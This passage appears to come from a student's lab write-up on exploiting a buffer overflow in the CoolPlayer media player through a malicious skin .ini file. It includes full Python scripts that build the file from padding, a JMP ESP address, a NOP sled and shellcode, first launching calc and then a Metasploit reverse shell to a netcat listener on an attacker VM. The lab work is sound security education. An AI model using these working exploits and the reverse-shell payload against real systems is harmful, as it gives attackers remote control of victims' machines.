

Figure 20: Procedure to get the fixed address 0x1023EA6A to a JMP ESP instruction in a Dll with Immunity debugger

```
from struct import pack
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = pack("l", 0x1023EA6A)      # JMP ESP address
buffer = "\x90" * 16              # a few NOPs

# shellcode found on exploitdb website
code = "\x31\xC9"                 # xor ecx,ecx
code += "\x51"                    # push ecx
code += "\x68\x63\x61\x6C\x63"    # push 0x636c6163
code +="\x54"                     # push dword ptr esp
code +="\xB8\xC7\x93\xC2\x77"     # mov eax,0x77c293c7
code +="\xFF\xD0"                 # call eax

with open("calc.ini") as f:
        f.write(header + junk + eip + buffer + code)
```

Figure 21: The holy script that creates the much wanted calc.ini

You can see that in my script, the variable *buffer* holds 16 0x90 which is the hexadecimal for "NOP" instruction. In most cases, if I don't use this I get a "writing in memory access violation error" trying to launch the calculator.
The reason of this is really well explained in the content of my week 3 lab resource document :

> **IMPORTANT! Reason for the NOP's (No Operation's)**.
>
> As the shellcode for CALC runs, it will use system calls. These system calls will inevitably put things on the stack. We have also placed our shellcode at the start of the stack, so the system calls these will actually start to over-write the start of our shellcode as it runs.
>
> For the calculator shellcode, at least 3 NOPs are required to ensure that the shellcode runs. Since we have lots of space in this case, we could have used more to be on the safe side. Since A NOP is no-operation that it will do nothing, the Instruction Pointer will merely keep incrementing until the shellcode is reached.
>
> A sequence of NOP's is termed a "NOP SLIDE" or a "NOP SLED" since the EIP slides through the NOPs until it reaches the shellcode.

Howerver it appears that for this particular calc shellcode, it doesn't matter if there is not any NOPs. I figured out by debugging it that the only line of the shellcode being overwritten is the first one and it doesn't make the calc fail to launch. But it's a good practice to add it since other shellcode may fail without some padding, for exemple the reverseshell shellcode I use in the next section.

Now I load my skin inside the application and as soon as I click on "OK" the calculator pops up on the screen. (cf. figure 22)



Figure 22: Calc payload exploit result

Figure 23: How I feel everytime the calc pops up on the screen...

3.4 Reverse shell example

The challenge now is to use a more advanced and harmful shellcode. I choose to demonstrate you how strong a reverse shell shellcode is. A reverse shell is a(n insecure) remote terminal access introduced by the target. That's the opposite of a "normal" remote shell, or bind shell that is introduced by the source. To clarify, an answer from stackoverflow [8] says :

- **Bind shell -** attacker's machine acts as a client and victim's machine acts as a server opening up a communication port. The attacker wait for the client to connect to it and then issue commands that will be remotely (with respect to the attacker) executed on the victim's machine.
- **Reverse Shell -** attacker's machine acts as a server. It opens a communication channel on a port and waits for incoming connections. Victim's machine acts as a client and initiates a connection to the attacker's listening server.

For this tutorial, I use a kali linux virtual machine as the attacker and the windows XP virtual machine as the victim. The two virtual machines are connected one the same virtual network and they can ping one another.

To generate the perfect shellcode I'll use the most famous penetration testing framework called Metasploit.

- You can either use the graphical interface, MSFGUI but it doesn't output the shellcode in python format. In the figure 24 you can see the procedure to open and use the payload generator.

- Or the console tool called msfvenom that can directly give us a python version of the shellcode (which I repeat again : msfgui can't) cf fig25



Figure 24: Generating the payload with msfgui



Figure 25: Generating the payload with msfvenom on kali linux attacker machine

Here is[11] a little python script that converts the outputted perl formatted shellcode into a python formatted shellcode and prints it to the screen (you can do this by hand but I think It's funny to do everything with python...)(cf. fig. 26).

```
with open("shellcode.txt") as f:
        lines = f.readlines()
shellcode = 'code = "'+ '"\ncode += "'.join(
        [line.replace('".','')
        .replace('";', '')
        .split('"')[1] for line in lines[1:]]
        )[:-1] + '"'
print(shellcode)
```

Figure 26: Converting perl shellcode to python

First things first, we need the local ip address of the attacker (the kali linux machine here). Eazy peasy for the great hacker we are : a little "ip route" gives us the address 192.168.245.128 which is put in the LHOST input field of the metasploit generator (cf. fig. 24). Also, I start the listener with the well known TCP/IP swiss army knife program called netcat as shown on the figure 27



Figure 27: Getting the attacker ip address and starting to listen on the port 4444

I now copy-paste the generated 697 bytes shellcode in a python script that builds my bad skin .ini file (fig. 28):

[11] My Christmas gift to those who prefer using the GUI xD

```
from struct import pack
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = pack("l", 0x1023EA6A)
buffer = "\x90" * 16
code = "\x89\xe5\xd9\xc5\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49\x49"
code += "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
code += "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
code += "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
code += "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a"
code += "\x48\x4d\x59\x43\x30\x45\x50\x45\x50\x45\x30\x4b\x39\x4b"
code += "\x55\x50\x31\x58\x52\x52\x44\x4c\x4b\x50\x52\x56\x50\x4c"
code += "\x4b\x51\x42\x54\x4c\x4c\x4b\x51\x42\x52\x34\x4c\x4b\x43"
code += "\x42\x56\x48\x54\x4f\x4f\x47\x50\x4a\x47\x56\x50\x31\x4b"
code += "\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54"
code += "\x42\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x43\x31\x49"
code += "\x57\x4b\x52\x5a\x50\x56\x32\x50\x57\x4c\x4b\x50\x52\x54"
code += "\x50\x4c\x4b\x51\x52\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47"
code += "\x30\x43\x48\x4d\x55\x49\x50\x54\x34\x51\x5a\x45\x51\x58"
code += "\x50\x56\x30\x4c\x4b\x47\x38\x54\x58\x4c\x4b\x50\x58\x47"
code += "\x50\x43\x31\x49\x43\x4d\x33\x47\x4c\x47\x39\x4c\x4b\x56"
code += "\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31\x4b\x4f\x50\x31\x49"
code += "\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x43\x31\x49\x57\x50"
code += "\x38\x4d\x30\x52\x55\x5a\x54\x45\x53\x43\x4d\x5a\x58\x47"
code += "\x4b\x43\x4d\x47\x54\x43\x45\x4d\x32\x56\x38\x4c\x4b\x56"
code += "\x38\x56\x44\x45\x51\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50"
code += "\x4b\x4c\x4b\x56\x38\x45\x4c\x45\x51\x4e\x33\x4c\x4b\x54"
code += "\x44\x4c\x4b\x43\x31\x58\x50\x4d\x59\x47\x34\x56\x44\x47"
code += "\x54\x51\x4b\x51\x4b\x45\x31\x50\x59\x50\x5a\x56\x31\x4b"
code += "\x4f\x4d\x30\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x45\x42\x5a"
code += "\x4b\x4d\x56\x51\x4d\x43\x58\x47\x43\x47\x42\x45\x50\x45"
code += "\x50\x52\x48\x52\x57\x52\x53\x50\x32\x51\x4f\x56\x34\x43"
code += "\x58\x50\x4c\x54\x37\x56\x46\x54\x47\x4b\x4f\x49\x45\x4f"
code += "\x48\x4c\x50\x45\x51\x45\x50\x45\x50\x47\x59\x49\x54\x50"
code += "\x54\x56\x30\x43\x58\x51\x39\x4d\x50\x52\x4b\x45\x50\x4b"
code += "\x4f\x49\x45\x50\x50\x56\x30\x56\x30\x50\x50\x51\x50\x50"
code += "\x50\x47\x30\x50\x50\x52\x48\x5a\x4a\x54\x4f\x49\x4f\x4b"
code += "\x50\x4b\x4f\x4e\x35\x4d\x59\x49\x57\x45\x38\x49\x50\x4f"
code += "\x58\x4b\x45\x4d\x50\x52\x48\x45\x52\x43\x30\x52\x31\x51"
code += "\x4c\x4c\x49\x4b\x56\x43\x5a\x52\x30\x50\x56\x51\x47\x52"
code += "\x48\x5a\x39\x4e\x45\x54\x34\x43\x51\x4b\x4f\x58\x55\x43"
code += "\x58\x43\x53\x52\x4d\x43\x54\x45\x50\x4c\x49\x5a\x43\x50"
code += "\x57\x56\x37\x56\x37\x56\x51\x4b\x46\x43\x5a\x45\x42\x56"
code += "\x39\x51\x46\x4b\x52\x4b\x4d\x52\x46\x49\x57\x50\x44\x51"
code += "\x34\x47\x4c\x45\x51\x43\x31\x4c\x4d\x50\x44\x47\x54\x54"
code += "\x50\x58\x46\x43\x30\x51\x54\x50\x54\x50\x50\x50\x56\x50"
code += "\x56\x56\x36\x50\x46\x51\x46\x50\x4e\x51\x46\x51\x46\x56"
code += "\x33\x50\x56\x45\x38\x54\x39\x58\x4c\x47\x4f\x4c\x46\x4b"
code += "\x4f\x4e\x35\x4b\x39\x4b\x50\x50\x4e\x50\x56\x50\x46\x4b"
code += "\x4f\x56\x50\x43\x58\x43\x38\x4b\x37\x45\x4d\x45\x30\x4b"
code += "\x4f\x49\x45\x4f\x4b\x4c\x30\x4f\x45\x49\x32\x50\x56\x43"
code += "\x58\x4f\x56\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x49\x45\x47"
code += "\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4b\x50\x43"
code += "\x45\x43\x35\x4f\x4b\x50\x47\x52\x33\x43\x42\x52\x4f\x52"
code += "\x4a\x45\x50\x50\x53\x4b\x4f\x58\x55\x41\x41"

with open("reverseshell.ini", "w") as f:
        f.write(header + junk + eip + buffer + code)
```

Figure 28: Reverse shell skin .ini generator python script

And when I open the resulted bad .ini file (see fig. 29)...



Figure 29: Opening the bad skin .ini file in the media player

